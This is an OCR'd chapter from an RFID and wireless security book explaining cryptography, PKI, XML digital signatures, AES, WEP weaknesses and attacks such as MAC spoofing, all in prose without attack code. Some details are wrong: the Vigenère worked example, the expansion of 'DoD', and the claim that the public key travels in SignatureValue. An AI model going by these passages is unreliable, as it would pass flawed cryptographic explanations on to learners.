
The interesting part of their research was the example of the code that infected the database, thus allowing it to write the replication code of any tag scanned after infection. In a large compatible system such as an airport, a single infected tag could wreak havoc worldwide.

A lot of controversy was generated when this paper was released. RFID developers were quick to call this attack improbable, but they never said impossible. It is safe to assume that there were some back room patches being made in the wake of this paper.

Understanding Security Fundamentals and Principles of Protection

Security protection starts with the preservation of the confidentiality, integrity, and availability (CIA) of data and computing resources. These three tenets of information security, often referred to as "The Big Three," are sometimes represented by the following Figure 6.5.

Figure 6.5 The CIA Triad



As we discuss each of these tenets, it will become clear that in order to provide for a reliable and secure wireless environment, you need to ensure that each tenet is properly protected. To ensure the preservation of The Big Three and protect the privacy of those whose data is stored and flows through these data and computing resources, The Big Three security tenets are implemented through tried-and-true security practices. These other practices enforce "The Big Three" by ensuring proper authentication for authorized access while allowing for non-repudiation in identification and resource usage methods, and by permitting complete accountability for all activity through audit trails and logs. The Authentication, Authorization, and Audit (AAA) (accountability) practices provides the security manager with tools that can be used to properly identify and mitigate any possible risks to "The Big Three."

Understanding PKIs and Wireless Networking

Traditional wired network security uses PKIs to provide privacy, integrity authentication, and non-repudiation. Wireless networks support the same basic security activities in order to meet the minimum accepted standards for security that is expected.

PKIs are the components used to distribute and manage encryption and digital signature keys through a centralized service that establishes a means of creating third-party trusts between users.

PKIs comprise a Certificate Authority (CA), directory service, and certificate verification service. The CA is the application that issues and manages keys in the form of certificates. Directory or look-up services are used to post public information about users or certificates in use. The certificate verification service is an agent of the CA that either directly answers user queries about the validity or applicability of an issued certificate, or supports a directory, look-up, or other third-party agent used to verify certificates.

PKI certificates are akin to end user identities or electronic passports. They are a means of binding encryption or digital signature keys to a user. The AdaptLink™ implementation relies on the PKI infrastructure to authenticate RFID tags to the RFID readers, and the readers to the network.

Understanding the Role of Encryption in RFID Middleware

The Internet is used as a means of daily communication. Most businesses rely on the Internet to conduct business. Whether a corporate Web presence, an e-commerce site, or e-mail, the Internet is a cornerstone of modern business.

The essential aspect of any given transaction is trust. You must trust that the e-mail you received from your best friend in fact came from your best friend. Businesses must know the people with whom they conduct business and must trust their partners. Encryption's properties of non-repudiation, confidentiality, integrity, and authentication are essential for establishing trust between parties. Business participants must know that the entities they are dealing with are the entities they believe they are. These participants must know whether or not they can trust the other entity.

Wireless networks use combinations of different cryptographic ciphers to support the required security and functionality within a system. Combinations of symmetric, asymmetric, and elliptic curve cryptography find their way within wireless security protocols including Wireless Application Protocol (WAP), Wired Equivalent Privacy (WEP), and Secure Sockets Layer (SSL).

Overview of Cryptography

Cryptography is the science of changing information into a form that is unintelligible to all but the intended recipient. Cryptography is made up of two parts: *encryption* and *decryption*. Encryption is the process of turning clear plaintext or data into cipher text or encrypted data, while decryption is the process of returning encrypted data or cipher text back to its original plaintext form.

The security behind cryptography relies on the premise that only the sender and the receiver understand how the data was altered to create the obfuscated message. This understanding is provided in the form of keys.

There are generally two types of cryptographic methods, referred to as *ciphers*, used for securing information: *symmetric* or *private key*, and *asymmetric public key systems*.

Symmetric Ciphers

In symmetric ciphers, the same key is used to encrypt and decrypt a message. Shift the starting point of the alphabet by three positions—the encryption key is now *K=3*.

Standard Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

Cryptographic Alphabet: DEFGHIJKLMNOPQRSTUVWXYZABC

For example:

Plaintext: WIRELESS SECURITY

Ciphertext: ZLUHOHVV VHFXULWB

The weakness of the system lies in the fact that statistical analysis is based on greater use of some letters in the language more than others. Julius Caesar was the first to use a symmetric cipher to secure his communications to his commanders. The key he used consisted of shifting the starting point of the

alphabet a certain number of positions, and then substituting the letters making up a message with the corresponding letter in the cipher alphabet.

The main weakness of this type of encryption is that it is open to statistical analysis. Some languages (e.g., English) use some letters more often than others, and as a result, cryptanalysts have a starting point from which they can attempt to decrypt a message.

This standard form of symmetric encryption remained relatively unchanged until the sixteenth century. At this time, Blaise de Vigenere was tasked by Henry the III to extend the Caesar cipher and provide enhanced security. What he proposed was the simultaneous use of several different cryptographic alphabets to encrypt a message. The selection of which alphabet to use for which letter would be determined though the use of a key word. Each letter of the keyword represented one of the cryptographic substitution alphabets. For example:

Standard Alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ
Substitution set "A" ABCDEFGHIJKLMNOPQRSTUVWXYZ
Substitution set "B" BCDEFGHIJKLMNOPQRSTUVWXYZA
Substitution set "C" CDEFGHIJKLMNOPQRSTUVWXYZAB
…
Substitution set "Z" ZABCDEFGHIJKLMNOPQRSTUVWXY

If the keyword were *airwave*, you would develop the cipher text as follows:

Plaintext:	wire less	secu rity secu rity
Key Word:	airw avea	irwa veai
Ciphertext:	avyu mmtg	wqia lzws

The main benefit of the Vigenere cipher is that instead of having a one-to-one relationship between each letter of the original message and its substitute, there is a one-to-many relationship, which makes statistical analysis all but impossible. While other ciphers were devised, the Vigenere-based letter substitution scheme variants remained at the heart of most encryption systems up until the mid-twentieth century.

The main difference between modern cryptography and classical cryptography is that it leverages the computing power available within devices to

build ciphers that perform binary operations on blocks of data at a time, instead of on individual letters. The advances in computing power also provide a means of supporting the larger key spaces required to successfully secure data using public key ciphers.

When using binary cryptography, a key is represented as a string of bits or numbers with 2^n keys. That is, for every bit that is added to a key size, the key space is doubled. The binary key space equivalents illustrated in Table 6.1, show how large the key space can be for modern algorithms and how difficult it can be to "break" a key.

Table 6.1 Binary Key Space

Binary Key Length	Key Space
1 bit	$2^1 = 2$ keys
2 bit	$2^2 = 4$ keys
3 bit	$2^3 = 8$ keys
16 bit	$2^{16} = 65{,}536$ keys
56 bit	$2^{56} = 72{,}057{,}594{,}037{,}927{,}936$ keys

Based on a 56-bit key space, the task of discovering the one key used is akin to finding one red golf ball in a channel filled with white golf balls. A 57-bit key would involve finding the one red golf ball in two of these channels sitting side-by-side. A 58-bit key would be four of these channels side-by-side, and so on.


Another advantage of using binary operations is that the encryption and decryption operations can be simplified to use bit-based operations such as XOR, shifts, and substitutions, and binary arithmetic operations such as addition, subtraction, multiplication, division, and raising to a power.

In addition, several blocks of data (say 64 bits long) can be operated on all at once, where portions of the data is combined and substituted with other portions. This can be repeated many times, using a different combination or substitution key. Each repetition is referred to as a *round*. The resultant cipher text is now a function of several plaintext bits and several subkeys. Examples of modern symmetric encryption ciphers include 56-bit DES, Triple DES

using keys of roughly 120 bits, RC2 using 40-bit and 1280-bit keys, CAST using 40-, 64-, 80-, 128- and 256-bit keys, and IDEA using 128-bit keys among others.

Some of the main drawbacks to symmetric algorithms are that they only provide a means to encrypt data. Furthermore, they are only as secure as the transmission method used to exchange the secret keys between the party encrypting the data, and the party decrypting it. As the number of users increases, so does the number of individual keys, to ensure the privacy of the data (see Figure 6.6).

Figure 6.6 Symmetric Keys Required to Support Private Communications



The more a symmetric key is used, the greater the statistical data generated that can be used to launch brute force and other encryption attacks. The best way to minimize these risks is to perform frequent symmetric key changeovers. Manual key exchanges are bulky and expensive to perform.

Asymmetric Ciphers

Until the advent of asymmetric or public key cryptography in the late 1970s, the main application of cryptography was secrecy. Today, cryptography is used for many things, including:

- Preventing unauthorized disclosure of information
- Preventing unauthorized access to data, networks, and applications
- Detecting tampering such as the injection of false data or the deletion of data
- Preventing repudiation

The basis of asymmetric cryptography is that the sender and the recipient do not share a single key, but rather two separate keys that are mathematically related to one another. Knowledge of one key does not imply any information on what the reverse matching key is. A real-world example is that of a locker with a combination lock. Knowing the location of a locker does not provide any details regarding the combination of the lock that is used to secure the door. The magic behind asymmetric algorithms is that the opposite is also true. In other words, either one of the keys can be used to encrypt data while the other will decrypt it. This relationship makes the free distribution of one of the keys in a key pair to other users (referred to as the *public key*) possible while the other can remain secret (referred to as the *private key*), thereby eliminating the need for a bulky and expensive key distribution process.

This relationship allows asymmetric cryptography to be used as a mechanism that supports both encryption and signatures. The main limitations of asymmetric cryptography are a slow encryption process and limited size of the encryption payload when compared to symmetric cryptography.

Examples of public key cryptography include Rivest, Shamir, & Adleman (RSA), DSA, and Diffie-Hellman.

Elliptic Curve Ciphers

Elliptic curve ciphers are being used more within imbedded hardware for their flexibility, security, strength, and limited computational requirements when compared to other encryption technologies.

Elliptic curves are simple functions that can be drawn as looping lines in the (*x*, *y*) plane. Their advantage comes from using a different kind of mathematical group for public key computation.

The easiest way to understand elliptic curves is to imagine an infinitely large sheet of graph paper where the intersections of lines are whole (*x*, *y*) coordinates. If a special type of elliptic curve is drawn, it can stretch out into infinity and along the way intersect a finite number of (*x*, *y*) coordinates, rather than a closed ellipse.

At each (*x*, *y*) intersection, a dot is drawn. When identified, an addition operation can be established between two points that yield a third. The addition operation used to define these points forms a finite group and represents the key.

Understanding How a Digital Signature Works

The eXtensible Markup Language (XML) digital signature specification (*www.w3.org/TR/2002/REC-xmldsig-core-20020212*) includes information on how to describe a digital signature using XML and the XML-signature namespace. The signature is generated from a hash over the *canonical* form of the manifest, which can reference multiple XML documents. To *canonicalize* something is to put it in a standard format that everyone uses. Because the signature is dependent on the content it is signing, a signature produced from a *noncanonicalized* document could be different from that produced from a canonicalized document. Remember that this specification is about defining digital signatures in general, not just those involving XML documents. The manifest may also contain references to any digital content that can be addressed or to part of an XML document.

Basic Digital Signature and Authentication Concepts

Knowing how digital signatures work is helpful to better understand the specification. The goal of a digital signature is to provide three things for the data. To ensure *integrity,* a digital signature must provide a way to verify that the data has not been modified or replaced. For *authentication*, the signature must provide a way to establish the identity of the data's originator. For *nonrepudiation*, the signature must provide the ability for the data's integrity and authentication to be provable to a third party.

Why a Signature Is Not a MAC

Message authentication codes (MACs) are a way to assure data integrity and to authenticate data. MACs are used by having the message creator perform a one-way cryptographic hash operation, which requires a secret key in order to function. The MAC and the data are then sent to the recipient. The recipient uses the same secret key to independently generate the hash value, and compares that calculation with the one that was sent. We assume that the receiver has the secret key and that it is and always will be correct. Getting the same MAC value proves *data integrity*. Since the receiver knows that the originator has the key, only the originator could have generated the MAC (the receiver did not send the data to itself), so this authenticates the data to the receiver. A MAC does not, however, provide non-repudiation, because both sides have the secret key and therefore have the ability to generate the MAC. Consequently, there is no way a third party could prove who created the MAC.

MACs are usually faster at executing than the encrypt/decrypt used in digital signatures, because of their shorter bit length. If you have your own private network established (and hence non-repudiation is not an issue), MACs might be all you need to authenticate and validate a message.

Public and Private Keys

If we could somehow split the keying that is used for the MAC so that one key is used to *create* the MAC and another is used for *verification*, we could create a MAC that included non-repudiation capabilities. Such a system with split keys is known as *asymmetric encryption* and was something of a holy grail for cryptography until it was shown to be possible in 1976 by Whitfield Diffie, Martin Hellman, and Ralph Merkle. Ronald Rivest, Adi Shamir, and Leonard Adelman created the first practical implementation of this method in 1978.

Once you have an asymmetric encryption method, you can publicly publish your key. You still keep one key private, but you want the other key to be as widely known as possible, so you make it public. The reason that you do this (with regard to digital signatures) is that anybody who has your public key can authenticate your signatures. Proper key management is still a

requirement with a public key system. The secrecy of your private key must be maintained, however. The publication of the public key must be done in such a way that it is trusted to be yours and not somebody posing as you.

Why a Signature Binds Someone to a Document

Digitally signing a document requires the originator to create a hash of the message itself and then encrypt that hash value with his or her own private key. Only the originator has that private key, and only he or she can encrypt the hash so that it can be unencrypted using the public key. Upon receiving both the message and the encrypted hash value, the recipient can decrypt the hash value, knowing the originator's public key. The recipient must also generate the hash value of the message and compare the newly generated hash value with the unencrypted hash value received from the originator. If the hash values are identical, it proves that the originator created the message, because only the actual originator could encrypt the hash value correctly.

This process differs from that of a MAC; the recipient cannot generate the identical signature because he or she do not have the private key. As a result, we now have a mathematical form of non-repudiation, because only the originator could have created the signature. Again, a signature is not a guarantor. A perfect mathematically valid signature may have been created through attack or in error.

Learning the W3C XML Digital Signature

The XML specification is responsible for clearly defining the information involved in verifying digital certificates. XML digital signatures are represented by the *Signature* element, which has a structure in which:

- ***** Represents zero or more occurrences
- **+** Represents one or more occurrences
- **?** Represents zero or one occurrences.

We are assuming that the secret key is properly and securely managed so that the originator and the recipients are the only possessors of the key (see Figure 6.7).


Figure 6.7 XML Digital Signature Structure

```
<Signature>
        <SignedInfo>
  CanonicalizationMethod)
  (SignatureMethod)
  (<Reference (URI=)?>
        (Transforms)?
        (DigestMethod)
        (DigestValue)
  </Reference>)+
     </SignedInfo>
     (SignatureValue)
   (KeyInfo)?
   (Object)*
</Signature>
```

Let's break down this general structure in order to understand it properly. The *Signature* element is the primary construct of the XML digital signature specification. The signature can envelop or be enveloped by the local data that it is signing, or the signature can reference an external resource. Such signatures are *detached signatures*. Remember, this is a specification to describe digital signatures using XML; no limitations exist as to what is being signed.

The *SignedInfo* element is the information that is actually signed. This data is sequentially processed through several steps on the way to becoming signed (see Figure 6.8).

Figure 6.8 The Stages of Creating an XML Digital Signature



There may be zero or more *Transforms* steps. If there are multiple Transforms, each one's output provides the input for the next.

The *CanonicalizationMethod* element contains the algorithm used to canonicalize the data, or structure the data in a common way. Canonicalization can be used to do such things as apply a standard end-of-line convention, removing comments, or doing any other manipulation of the signed document that you require.

The *Reference* element identifies the resource to be signed and any algorithms used to preprocess the data. These algorithms are listed in the *Transforms* element and can include operations such as canonicalization, encoding/decoding, compression/inflation, or XPath or XSLT transformations. The *Reference* element can contain multiple *Transforms* elements; each one that is listed in *Reference* will operate in turn on the data. Notice that the *Reference* element contains an optional Uniform Resource Identifier (URI) attribute. If a signature contains more than one *Reference* element, the presence of the URI attribute is optional for only one *Reference* element; all the others must have a URI attribute. The syntax of the definition of *Signature* (displayed in Figure 5.1) does not make this point very clear; however, the W3C XML

Digital Signature specification document (*www.w3.org/TR/2002/REC-xmldsig-core-20020212*) does.

The *DigestMethod* is the algorithm applied to the data after any defined transformations are applied to generate the value within *DigestValue*. The *DigestValue* is applied to the result of the canonicalization and transform process, not the original data. Consequently, if a change is made to these documents that is transparent to these manipulations, the signature of the document still verifies. For example, suppose we created a canonicalization method that converts all text in a file to lowercase and used it to sign a document that originally contained mixed case. If we subsequently changed the original document by converting it to entirely uppercase, that modified document would still be validly verified by the original signature.

Signing the *DigestValue* binds resource content to the signer's key. The algorithm used to convert the canonicalized and transformed *SignedInfo* into the *SignatureValue* is specified in the *SignatureMethod* element. The *SignatureValue* contains the actual value of the digital signature.

The *KeyInfo* element is where the information about the signing key is placed. Notice that this element is optional. Under typical circumstances, when you want to create a standalone signature, the *KeyInfo* element needs to be there, since the signer's public key is necessary in order to validate the signature. Why is this element optional and not required? Several situations justify this field being optional. First, we might already know the public key and have it available elsewhere. In this case, having the key information in the signature is redundant, and as our following examples show, the *KeyInfo* element takes up a significant amount of space once it is filled in. So, if we already have the information elsewhere, we can avoid the extraneous clutter in the signature. Another situation that might be important is one in which the signer does not want just anybody to be able to verify the signature; instead, that ability is restricted to only certain parties. In that case, you would have arranged for only those parties to obtain a copy of your public key.

To put this structure in context with the way digital signatures work, the information being signed is referenced within the *SignedInfo* element, along with the algorithm used to perform the hash *(DigestMethod)* and the resulting

hash *(DigestValue)*. The public key is then passed within *SignatureValue*. There are variations as to how the signature can be structured, but this is the most straightforward.

To validate the signature, you must digest the data object referenced using the relative *DigestMethod*. If the digest value generated matches the *DigestValue* specified, the reference is validated. To validate the signature, obtain the key information from the *SignatureValue* and validate it over the *SignedInfo* element. As with encryption, the implementation of XML digital signatures allows the use of any algorithm to perform any of the operations required of digital signatures, such as canonicalization, encryption, and transformations. To increase interoperability, the W3C has recommendations for which algorithms should be implemented within any XML digital signature implementations (discussed later in this chapter).

Applying XML Digital Signatures to Security

XML signatures can be applied in three basic forms:

- **Enveloped Form** The signature is within the document, as shown in the following code:

```
<document>
      <signature>...</signature>
</document>
```

- **Enveloping Form** The document is within the signature, as shown in the following code:

```
<signature>
      <document>...</document>
</signature>
```

- **Detached Form** The signature references a document that is elsewhere through a URI, as shown in the following code:

```
<signature>...</signature>
```

These are just the basic forms. An XML digital signature cannot only sign more than one document, it can also be simultaneously more than one of the enveloped, enveloping, and detached forms.

NOTE

A URL is considered informal and is no longer used in technical documents; URI is used instead. A URI has a name associated with it and is of the form *Name=URL.*

Using Advanced Encryption Standard for Encrypting RFID Data Streams

Advanced Encryption Standard (AES) (also known as *Rijndael)*, is the choice of the US federal government for information processing to protect sensitive (read: classified) information. The government chose AES for the following reasons: security, performance, efficiency, ease of implementation, and flexibility. It is also unencumbered by patents that might limit its use. The government agency responsible for the choice calls it a "very good performer in both hardware and software across a wide range of computing environments" (*www.nist.gov/public_affairs/releases/aesq&a.htm*).

In 1997, as the fall of the Data Encryption Standard (DES) loomed closer, the National Institute for Standards and Technology (NIST) announced the search for AES, the successor to DES. Once the search began, most of the big-name cryptography players submitted their own AES candidates. Among the requirements of AES candidates were:

- AES would be a private key symmetric block cipher (similar to DES)
- AES needed to be stronger and faster then 3-DES
- AES required a life expectancy of at least 20 to 30 years
- AES would support key sizes of 128 bits, 192 bits, and 256 bits
- AES would be available to all—royalty free, nonproprietary, and unpatented

How much faster is AES than 3-DES (discussed in the following section)? It is difficult to say, because implementation speed varies widely depending on the type of processor performing the encryption, and whether or not the encryption is being performed in software or running on hardware specifi-

cally designed for encryption. However, in similar implementations, AES is always faster than its 3-DES counterpart. One test performed by Brian Gladman has shown that on a Pentium Pro 200 with optimized code written in C, AES/Rijndael can encrypt and decrypt at an average speed of 70.2Mbps, versus DES' speed of only 28Mbps. You can read his other results at *fp.gladman.plus.com/cryptography_technology/aes*.

Addressing Common Risks and Threats

The advent of wireless networks has not created new legions of attackers. Many attackers will utilize the same attacks for the same objectives they used in wired networks. If you do not protect your wireless infrastructure with proven tools and techniques, and if you do not have established standards and policies that identify proper deployment and security methodology, you will find that the integrity of your wireless networks may be threatened.

Experiencing Loss of Data

If you cannot receive complete and proper information through your network and server services, those services are effectively useless to your organization. Without going through the complex task of altering network traffic, if someone can damage sections, then the entire subset of information used would have to be retransmitted. One such method used to cause data loss involves the use of *spoofing*. Spoofing is where someone attempts to identify themselves as an existing network entity or resource. Having succeeded in this ruse, they can then communicate as that resource, causing disruptions that affect legitimate users of those same resources.

This type of threat attacks each of the tenets of security covered so far. If someone is able to spoof as someone else, we can no longer trust the confidentiality of communications with that source, and the integrity of that source is no longer valid.

Loss of Data Scenario

If an attacker identifies a network resource, they can either send invalid traffic as that resource, or act as a Man-in-the-Middle (MIM) for access to the real resource. A MIM is created when someone assumes the ID of the legitimate

resource, and then responds to client queries for those resources, sometimes offering invalid data in response, or actually acquiring the valid results from the resource being spoofed and returning that result (modified as to how the attacker would like) to the client.

The most common use for spoofing in wireless networks is in the configuration of the network MAC address. If a wireless access point has been set up and only allows access from specified MAC addresses, all an attacker needs to do is monitor the wireless traffic to learn what valid MAC addresses are allowed and then assign that MAC to their interface. This would allow the attacker to properly communicate with the network resources, because now it has a valid MAC for communicating on the network.

The Weaknesses in WEP

The Institute of Electrical and Electronics Engineers' (IEEE) 802.11 standard was first published in 1999 and describes the Medium Access Control (MAC) and physical layer specifications for wireless local and metropolitan area networks (see *www.standards.ieee.org*). The IEEE recognized that wireless networks were significantly different from wired networks and, due to the nature of the wireless medium, additional security measures would need to be implemented to assure that the basic protections provided by wired networks are available.

The IEEE determined that access and confidentiality control services, along with mechanisms for assuring the integrity of the data transmitted, would be required to provide wireless networks with functionally equivalent security to what is inherent to wired networks. To protect wireless users from casual eavesdropping and provide the equivalent security just mentioned, the IEEE introduced the Wired Equivalent Privacy (WEP) algorithm.

As with many new technologies, there have been significant vulnerabilities identified in the initial design of WEP. Over the last year, security experts have utilized the identified vulnerabilities to mount attacks on WEP that have defeated all of the security objectives WEP set out to achieve: network access control, data confidentiality, and data integrity.

Criticisms of the Overall Design

The IEEE 802.11 standard defines WEP as having the following properties:

- **It is Reasonably Strong** The security afforded by the algorithm relies on the difficulty of discovering the secret key through a brute-force attack. This in turn is related to the length of the secret key and the frequency of changing keys.
- **It is Self-synchronizing** WEP is self-synchronizing for each message. This property is critical for a data-link level encryption algorithm, where "best effort" delivery and packet loss rates may be high.
- **It is Efficient** The WEP algorithm is efficient and may be implemented in either hardware or software.
- **It may be Exportable** Every effort has been made to design the WEP system operation to maximize the chances of approval by the US Department of Commerce for export from the US of products containing a WEP implementation.
- **It is Optional** The implementation and use of WEP is an IEEE 802.11 option.


Attempting to support the US export regulations, the IEEE has created a standard that introduces a conflict with the first of these properties, that WEP should be "reasonably strong." In fact, the first property mentions that the security of the algorithm is directly related to the length of the key. Just as was shown in the Netscape SSL Challenge in 1995 (*www.cypherspace.org/~adam/ssl*), the implementation of a shortened key length such as those defined by US export regulations, shortens the time it takes to discover that key though a brute-force attack.

Weaknesses in the Encryption Algorithm

The IEEE 802.11 standard, as well as many manufacturers' implementations, introduces additional vulnerabilities that provide effective shortcuts to the identification of the secret WEP key. In section 8.2.3, the standard identifies that "implementers should consider the contents of higher layer protocol headers and information as it is consistent and introduce the possibility of collision." The standard goes on to define the Initialization Vector (IV) as a 24-bit field that will cause significant reuse of the IV leading to the degradation of the RC4 cipher used within WEP.

To understand the ramifications of these issues, we need to examine the way that WEP is utilized to encrypt the data being transmitted. The standard defines the WEP algorithm as "a form of electronic codebook in which a block of plaintext is bit-wise XORed with a pseudorandom key sequence of equal length. The key sequence is generated by the WEP algorithm." The sequence of this algorithm can be found in Figure 6.9.

Figure 6.9 WEP Encipherment Block Diagram



The secret key is concatenated with (linked to) an IV and the resulting seed is input to the Pseudorandom Number Generator (PRNG). The PRNG uses the RC4 stream cipher (created by RSA Inc.) to output a key sequence of pseudorandom octets equal in length to the number of data octets that are to be transmitted. In an attempt to protect against unauthorized data modification, an integrity check algorithm operates on the plaintext message to produce a checksum that is concatenated onto the plaintext message to produce the Integrity Check Value (IVC). Encipherment is then accomplished by mathematically combining the IVC and PRNG output through a bit-wise XOR to generate the cipher text. The IV is concatenated onto the cipher text and the complete message is transmitted over the radio link.

Weaknesses in Key Management

The IEEE 802.11 standard specifically outlines that the secret key used by WEP needs to be controlled by an external key management system. At the date of publication, the only external management available to users of wireless networks utilizes Remote Authentication Dial-In User Service (RADIUS) authentication.

The standard also defines that there can be up to four secret keys stored in a globally shared array. Each message transmitted contains a key identifier indicating the index of which key was used in the encryption. Changing between these keys on a regular basis would reduce the number of IV collisions, making it more difficult for those wishing to attack your wireless network. However, it is a manual process each time you change your key.

Securing RFID Data Using Middleware

The following sections examine two methods to secure RFID datastreams within the enterprise. We begin by examining the 96-bit Passive RFID Data Construct.

Table 6.2 PLEASE INSERT FIGURE CAPTION

Header	Filter	DODAAC/CAGE	Serial Number
8 bits	4 bits	48 bits	36 bits

Fields:

- **Header** Specifies that the tag data is encoded as a Dial on Demand (DoD) 96-bit tag construct, using binary number: **1100 1111**
- **Filter** Identifies a pallet, case, or EPC item associated with a tag, represented in binary number format using the following values:

  0000 = pallet

  0001 = case

  0010 = EPC item

  All other combinations = reserved for future use.

- **DODAAC/CAGE** Identifies the supplier and ensures uniqueness of serial number across all suppliers represented in American Standard Code for Information Interchange (ASCII) format.
- **Serial Number** Uniquely identifies up to 2^{36} = 68,719,476,736 tagged items, represented in binary number format.

Binary encoding of the fields of a 96-bit Class 1 tag on a pallet shipped from DoD internal supply node.

Table 6.3 DoD Internal Supply Node

